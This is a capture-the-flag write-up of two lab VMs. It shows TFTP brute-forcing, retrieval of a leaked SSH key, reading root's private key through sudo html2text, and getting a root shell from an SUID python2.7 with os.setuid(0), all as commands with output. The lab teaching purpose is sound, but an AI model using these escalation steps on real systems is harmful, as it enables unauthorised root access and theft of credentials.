Nmap done: 1 IP address (1 host up) scanned in 18.97 seconds
```

We try to see what the content of the website is at port 80.



Now, we perform a UDP port scan on the target 192.168.153.138, scanning the top 100 most common UDP ports.


sudo nmap -sU --top-port 100 192.168.153.138

```
(kali㉿kali)-[~]
└─$ sudo nmap -sU --top-port 100 192.168.153.138
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-04 23:39 EDT
Nmap scan report for 192.168.153.138
Host is up (0.0014s latency).
Not shown: 98 closed udp ports (port-unreach)
PORT      STATE     SERVICE
68/udp    open|filtered  dhcpc
69/udp    open|filtered  tftp
MAC Address: 00:0C:29:6A:73:5B (VMware)

Nmap done: 1 IP address (1 host up) scanned in 118.33 seconds
```

We can see that port 69/udp is open with tftp service. We might try to use Metasploit to enumerate the file(s).

msfconsole
use auxiliary/scanner/tftp/tftpbrute
set rhosts 192.168.153.138
run



```
msf6 > use auxiliary/scanner/tftp/tftpbrute
msf6 auxiliary(scanner/tftp/tftpbrute) > options


Module options (auxiliary/scanner/tftp/tftpbrute):
Name      Current Setting  Required  Description
CHOST          /usr/share/metasploit-framework/data/wordlists/tftp.txt  no        The local client address
DICTIONARY      /usr/share/metasploit-framework/data/wordlists/tftp.txt  yes       The list of filenames
RHOSTS          192.168.153.138  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          69  yes       The target port
THREADS          1  yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/tftp/tftpbrute) > set rhosts 192.168.153.138
rhosts => 192.168.153.138
msf6 auxiliary(scanner/tftp/tftpbrute) > run
[*] Found backup-config on 192.168.153.138
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/tftp/tftpbrute) >
```

backup-config is found. We use TFTP to get the file.

tftp 192.168.153.138
get backup-config
unzip backup-config
ls



```
(kali㉿kali)-[~]
$ tftp 192.168.153.138
tftp> get backup-config
tftp> quit

(kali㉿kali)-[~]
$ unzip backup-config
Archive: backup-config
  creating: backup/
  inflating: backup/id_rsa
  inflating: backup/sshd_config

(kali㉿kali)-[~]
$ cd backup

(kali㉿kali)-[~/backup]
$ ls
id_rsa  sshd_config
```

Let us see the content in the `sshd_config`.

nano sshd_config



```
GNU nano 8.3                                     sshd_config
#UseDNS no
#PidFile /var/run/sshd.pid
#MaxStartups 10:30:100
#PermitTunnel no
#ChrootDirectory none
#VersionAddendum none

# no default banner path
#Banner none

# Allow client to pass locale environment variables
AcceptEnv LANG LC_*

# override default of no subsystems
Subsystem      sftp   /usr/lib/openssh/sftp-server

# Example of overriding settings on a per-user basis
#Match User anoncvs
#    X11Forwarding no
#    AllowTcpForwarding no
#    PermitTTY no
#    ForceCommand cvs server

Match User boris
    PasswordAuthentication no
```


We can find the username `boris` in `sshd_config`. Now, we can use the `id_rsa` with the username to SSH login as `boris`. Before that, we need to change the permission of `id_rsa` to be only read and written by `kali`.

```
chmod 600 id_rsa
ls -l id_rsa
```

```
(kali㉿kali)-[~/backup]
$ ls -l id_rsa
-rw-r--r-- 1 kali kali 1675 Jul 24 2023 id_rsa

(kali㉿kali)-[~/backup]
$ chmod 600 id_rsa
(kali㉿kali)-[~/backup]
$ ls -l id_rsa
-rw----- 1 kali kali 1675 Jul 24 2023 id_rsa
```

ssh -i id_rsa boris@192.168.153.138



```
(kali㉿kali)-[~/backup]
$ ssh -i id_rsa boris@192.168.153.138
boris@0day3:~$
```

Yeah, we get the shell as boris. Let us see what the directory has.

ls

cat user.txt


```
boris@0day3:~$ ls
user.txt
boris@0day3:~$ cat user.txt
NPT{boris_lvl3_access}
boris@0day3:~$
```

The user flag is found!

NPT{boris_lvl3_access}

It is time to escalate the privilege. **sudo -l** is used to list the allowed (and forbidden) sudo commands for the current user on a Linux system.

sudo -l




```
boris@0day3:~$ sudo -l
Matching Defaults entries for boris on 0day3:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User boris may run the following commands on 0day3:
    (root) NOPASSWD: /usr/bin/html2text
boris@0day3:~$
```

The user boris can run /usr/bin/html2text as root without needing a password.

Now, we try to get the root's id_rsa with this command:

```
sudo html2text /root/.ssh/id_rsa
```




```
boris@Oday3:~$ sudo html2text /root/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAhNACeq9+AH601/b3oaaUEEIa8
5Sn5HiykGnIduo4DWspIn1GQq7Xy+ZyCxZPFwcb8LAT80KJp7TC69SqqRpSm
C17kMhBaah0GuhwFMx5exYj+ThmGUhGNRwknrP058Jhs04w9lzIk/HStfUQZTem
qNKOPLvvgkNuB3LhOrwEb3N1geOmJbgEnL4S19FDLextHbSWOSl3fatJg39J3R
d12NPuuhdk1cs01Y148YebAaqG82Th/OhHm6NhN3MV1/BxY/Y/MZ2nLbuFaBNvbAj
tFL+Zd5Mv54YCH+fYxWUGkdiMg+LsJnydr8uxQIDAQABaoIBAHko9goMTouqiSmV
4IXS93lIielaJu+KeegBCQUJaMZYpmu4UNbcyqnvWan5jzJgWcb/XPSHmV08gb0
bR2WNYE2ByueiCCUgxvN/spmWhntub2xt6VoIvA77gqv3LHLCXBvAcOpvCC2
YW4UBYhObU58cvi40Ps8Wkcan1zCcxFkjjwAGYVdAgm5proRivt2Mv9RBVsG
Xfw0G13E0yfJzvwx0dzuUhe8Yza13wDja5/saKv0pkBjhTkvLCY1q09Fg1
JSUAz+jwo1h0l6B5t5ZtLw2ElMEf0aeckGGoQHx4/Dfb3zwBvawJdq51AqoE
nZkkwUcgEa27q3iyPPAUktbthjPZkngHf/E0fbr6g1sbmhNm00CYB7/snB5H
drsqya01+zZx7HZGxDqo/jvuCU/kJ3xwfy1TawBb7vwraZQAhsmKReOWtves
Zebv+hQn4hfL1hcF+azc7f0e308jams8W92smpSwcUaGb2xcq1lq/CgYEAmtxg
o180u+Qn4hfL1hcF+azc7f0e308jams8W92smpSwcUaGb2xcq1lq/CgYEAmtxg
GBR1+5Y26mVb0jL0Ne66FSkCm1IKvEtMlh4+awWeEtamboDCUFk6B15mk1lh5sAF
4M1cvLvhbKEx+rFxAmoax4gsk9b84parBMW5a1w1Kkhgw6LZKX+XwCvEay/+iXO C4YmEI/
w27ghbmLjw3xhYQKbgFMw93YzrpBS37zdEQoxXf9i2LJS38q1m+B+h
g0xVto001LKFdkhacc1wN7p+PUAATCGLaadrskNmdu3v7gry14m7g7NhSGo
tzVgljQuYZCNbvmmztly19lf/0UUEXUNxFEn+1JrnkFPzkkREFT3zb1/WEB2kGR6
nEvraAGAGwRoisMuB19E4llibn/JD/i22u5venuvEqjs8H/cv49DsdyYBV4r0i/
uRWA98sn8ybc06jFezyYNw4RMk2Nfgeqd3pnNVVRq9uBos10knVVFOOHsM16IExx
AgMuIviN7GZ1VDlPDbayw1+8keJq4eeYRkjLpxcMDBJJwNQ8h6c= -----END RSA PRIVATE KEY--
```

```
boris@Oday3:~$
```

We can create a file and copy the id_rsa into the file. Then, we can log in as the root user with id_rsa.

```
nano id_rsa
chmod 600 id_rsa
ls -la id_rsa
ssh -i id_rsa root@192.168.153.138
```



```
File Actions Edit View Help
kali:kali:~ kali:kali:~ boris@Oday3:~ kali:kali:~
```

```
GNU nano 8.3
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAhNACeq9+AH601/b3oaaUEEIa8/EmrcLunt8ZJeMKV4fr6b2de
5Sn5HiykGnIduo4DWspIn1GQq7Xy+ZyCxZPFwcb8LAT80KJp7TC69SqqRpSm
C17kMhBaah0GuhwFMx5exYj+ThmGUhGNRwknrP058Jhs04w9lzIk/HStfUQZTem
qNKOPLvvgkNuB3LhOrwEb3N1geOmJbgEnL4S19FDLextHbSWOSl3fatJg39J3R
d12NPuuhdk1cs01Y148YebAaqG82Th/OhHm6NhN3MV1/BxY/Y/MZ2nLbuFaBNvbAj
tFL+Zd5Mv54YCH+fYxWUGkdiMg+LsJnydr8uxQIDAQABaoIBAHko9goMTouqiSmV
4IXS93lIielaJu+KeegBCQUJaMZYpmu4UNbcyqnvWan5jzJgWcb/XPSHmV08gb0
bR2WNYE2ByueiCCUgxvN/spmWhntub2xt6VoIvA77gqv3LHLCXBvAcOpvCC2
YW4UBYhObU58cvi40Ps8Wkcan1zCcxFkjjwAGYVdAgm5proRivt2Mv9RBVsG
Xfw0G13E0yfJzvwx0dzuUhe8Yza13wDja5/saKv0pkBjhTkvLCY1q09Fg1
JSUAz+jwo1h0l6B5t5ZtLw2ElMEf0aeckGGoQHx4/Dfb3zwBvawJdq51AqoE
nZkkwUcgEa27q3iyPPAUktbthjPZkngHf/E0fbr6g1sbmhNm00CYB7/snB5H
drsqya01+zZx7HZGxDqo/jvuCU/kJ3xwfy1TawBb7vwraZQAhsmKReOWtves
Zebv+hQn4hfL1hcF+azc7f0e308jams8W92smpSwcUaGb2xcq1lq/CgYEAmtxg
o180u+Qn4hfL1hcF+azc7f0e308jams8W92smpSwcUaGb2xcq1lq/CgYEAmtxg
GBR1+5Y26mVb0jL0Ne66FSkCm1IKvEtMlh4+awWeEtamboDCUFk6B15mk1lh5sAF
4M1cvLvhbKEx+rFxAmoax4gsk9b84parBMW5a1w1Kkhgw6LZKX+XwCvEay/+iXO C4YmEI/
w27ghbmLjw3xhYQKbgFMw93YzrpBS37zdEQoxXf9i2LJS38q1m+B+h
g0xVto001LKFdkhacc1wN7p+PUAATCGLaadrskNmdu3v7gry14m7g7NhSGo
tzVgljQuYZCNbvmmztly19lf/0UUEXUNxFEn+1JrnkFPzkkREFT3zb1/WEB2kGR6
nEvraAGAGwRoisMuB19E4llibn/JD/i22u5venuvEqjs8H/cv49DsdyYBV4r0i/
uRWA98sn8ybc06jFezyYNw4RMk2Nfgeqd3pnNVVRq9uBos10knVVFOOHsM16IExx
AgMuIviN7GZ1VDlPDbayw1+8keJq4eeYRkjLpxcMDBJJwNQ8h6c= -----END RSA PRIVATE KEY--
```

```
^G Help      ^O Write Out   ^F Where Is    ^K Cut        ^T Execute     ^C Location    M-U Undo     M-A Set Mark   M-] To Bracket
^X Exit       ^R Read File   ^P Replace     ^U Paste       ^J Justify    ^/ Go To Line  M-E Redo     M-C Copy      ^B Where Was
```

```
[kali㉿kali] ~ [~]
$ nano id_rsa
[kali㉿kali] ~ [~]
$ chmod 600 id_rsa
[kali㉿kali] ~ [~]
$ ls -l id_rsa
-rw-r----- 1 kali kali 1676 Aug  3 07:42 id_rsa
[kali㉿kali] ~ [~]
$ ssh -i id_rsa root@192.168.153.138
root@0day3:~#
```

Yeah, we login as the root user. Let us see what the root has.

Is

```
cat r00000000000000000000000000000000000000t.txt
```

The root flag is found!

NPT{r00t_0wn3d_beginn3r}

Credit:

▶ VulNyx: Beginner - TFPT File Bruteforce Download and Html2text ...

NPT-5

IP address of the target: 192.168.153.137

Tools used:

1. gobuster

2. <https://github.com/danielmiessler/SecLists.git>

3. Nmap

Steps:


Firstly, we perform a nmap scan to discover what ports are open.

nmap -sV 192.168.153.137

```
(kali㉿kali)-[~]
$ nmap -sV 192.168.153.137
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-05 00:28 EDT
Nmap scan report for 192.168.153.137
Host is up (0.00033s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind 2-4 (RPC #100000)
MAC Address: 00:0C:29:FE:35:D6 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.82 seconds
```

We try to see the website at port 80.



**Man must explore, and this is
exploration at its greatest**


Problems look mighty small from 150 miles up

Posted by [Start Bootstrap](#) on September 24, 2018

Now, we try to enumerate the directories of the website using gobuster.

```
gobuster dir -u http://192.168.153.137 -w  
SecLists/Discovery/Web-Content/common.txt
```

We can now search 192.168.153.137/admin in the browser.




A password is found in notes.txt. We can also guess the username from the password.

Username: ted

Password: 12345ted123

We can perform a SSH login using the credentials found.

ssh ted@192.168.153.137




```
(kali㉿kali)-[~] $ ssh ted@192.168.153.137
ted@192.168.153.137's password: 
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Aug  2 06:42:51 2025 from 192.168.153.129
ted@0day5:~$ 
```

Now, let us see what ted has.

ls

cat user.txt



```
ted@0day5:~$ ls
user.txt
ted@0day5:~$ cat user.txt
NPT{us3r_0wn3d_n3xt_st0p_r007}
ted@0day5:~$ 
```

The user flag is found!

NPT{us3r_0wn3d_n3xt_st0p_r007}

Now, it is time to escalate the privilege.


locate bin/ | xargs ls -l 2>/dev/null | grep '^...s'

This command searches for all files in "bin" directories and filters for those that have the SUID bit set. This helps identify binaries that, when executed, run as the owner of the file (often root).

```
ted@0day5:~$ locate bin/* | xargs ls -l 2>/dev/null | grep '^...s'
-rwsr-xr-x 1 root root 34684 Mar 29 2015 /bin/mount
-rwsr-xr-x 1 root root 38868 May 17 2017 /bin/su
-rwsr-xr-x 1 root root 26344 Mar 29 2015 /bin/umount
-rwsr-xr-x 1 root root 96760 Aug 13 2014 /sbin/mount.nfs
-rwsr-sr-x 1 daemon daemon 50644 Sep 30 2014 /usr/bin/at
-rwsr-xr-x 1 root root 52344 May 17 2017 /usr/bin/chfn
-rwsr-xr-x 1 root root 43576 May 17 2017 /usr/bin/chsh
-rwsr-xr-x 1 root root 78072 May 17 2017 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 106908 Mar 23 2012 /usr/bin/mawk
-rwsr-xr-x 1 root root 38740 May 17 2017 /usr/bin/newgrp
-rwsr-xr-x 1 root root 53112 May 17 2017 /usr/bin/passwd
-rwsr-xr-x 1 root mail 96192 Nov 18 2017 /usr/bin/procmail
-rwsrwxrwx 1 root root 3889608 Aug 13 2016 /usr/bin/python2.7
-rwsr-xr-x 1 root root 1085300 Feb 10 2018 /usr/sbin/exim4
ted@0day5:~$
```

We can find that /usr/bin/python2.7 has the SUID bit set (s), and is readable, writable, and executable by everyone. We try to switch to the root user (uid 0) and then launch a bash shell — i.e., get a root shell.

```
/usr/bin/python2.7 -c 'import os; os.setuid(0);
os.system("/bin/bash")'
```



```
root@0day5:~$ /usr/bin/python2.7 -c 'import os; os.setuid(0); os.system("/bin/bash")'
root@0day5:~#
```

We manage to get a root shell. Let us see what the root has.

```
ls
cat flag.txt
```



```
root@0day5:/# ls
bin dev home lib media opt root sbin sys usr vmlinuz
boot etc initrd.img lost+found mnt proc run srv tmp var
root@0day5:/# cd root
root@0day5:/root# ls
flag.txt
root@0day5:/root# cat flag.txt
NPT{r0073d_w17h_s0lid_enum3r4ti0n}
root@0day5:/root#
```

The root flag is found!
NPT{r0073d_w17h_s0lid_enum3r4ti0n}